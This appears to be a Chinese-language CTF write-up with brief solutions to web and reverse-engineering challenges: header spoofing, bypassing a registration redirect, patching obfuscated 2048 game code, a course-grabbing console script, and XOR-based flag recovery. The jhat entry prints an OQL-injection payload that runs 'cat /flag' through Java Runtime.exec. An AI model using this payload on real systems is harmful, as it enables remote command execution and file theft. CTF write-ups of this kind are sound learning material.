WEB

ezHTTP

referer

user-agent

x-real-ip

在header里找到疑似flag的东西然后发现用jwt decode

Bypass it

抓包发现点击注册以后会出现弹窗然后跳转到login界面，但是依然会给出注册界面

拦截跳转的包完成注册，登录后领取flag

2048

代码经过混淆，那就要找到给出flag的函数直接运行

看代码发现有字符串"game-won"下面有一串奇怪的东西，猜测是加密后的flag


```
g[h(432)][h(469)] = function(x) {
    var n = h
      , e = x ? "game-won" : n(443)
      , t = x ? sO(n(439),
"V+g5LpoEej/fyOnPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3") : n(453);
    this[n(438)][n(437)].add(e),
    this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent = t
}
```

可以看到这里x应该是对于条件满足的标志，那么把x去掉就可以直接运行给出flag的代码

更改后

```
g[h(432)][h(469)] = function(x) {
    var n = h
      , e ="game-won"
      , t = sO(n(439),
"V+g5LpoEej/fyOnPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3");
    this[n(438)][n(437)].add(e),
    this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent = t
}
```

因为不让我直接debug然后我就把代码放到本地运行了一下也是在游戏结束时出现了flag



Select Courses

查看js源代码，题目是通过 `selectCourse(id)` 选课然后再通过 `TellAgu()` 验证获取flag

一开始以为是通过id进行注入，但是id只允许数值类型的数据

后面发现就是纯纯的抢课，然后在console写了个抢课的小脚本（懒得加一些抢到的条件判断了）

```
setInterval(function(){
    selectCourse(1);
    selectCourse(2);
    selectCourse(3);
    selectCourse(4);
    selectCourse(5);
    console.log("complete");
}, 1000);
```

jhat

oql注入，不出网

exp

```
(new java.io.BufferedReader(new
java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec('cat
/flag').getInputStream()))).readLine()
```

Re

ezASM

xor 0x22

ezUPX

脱壳以后

xor 0x32

ezPYC

pyinstxtractor

pycdc

```
s = ""
for i in range(0, 37, 1):
    s += chr(flag[i] ^ c[i % 4])
print(s)
```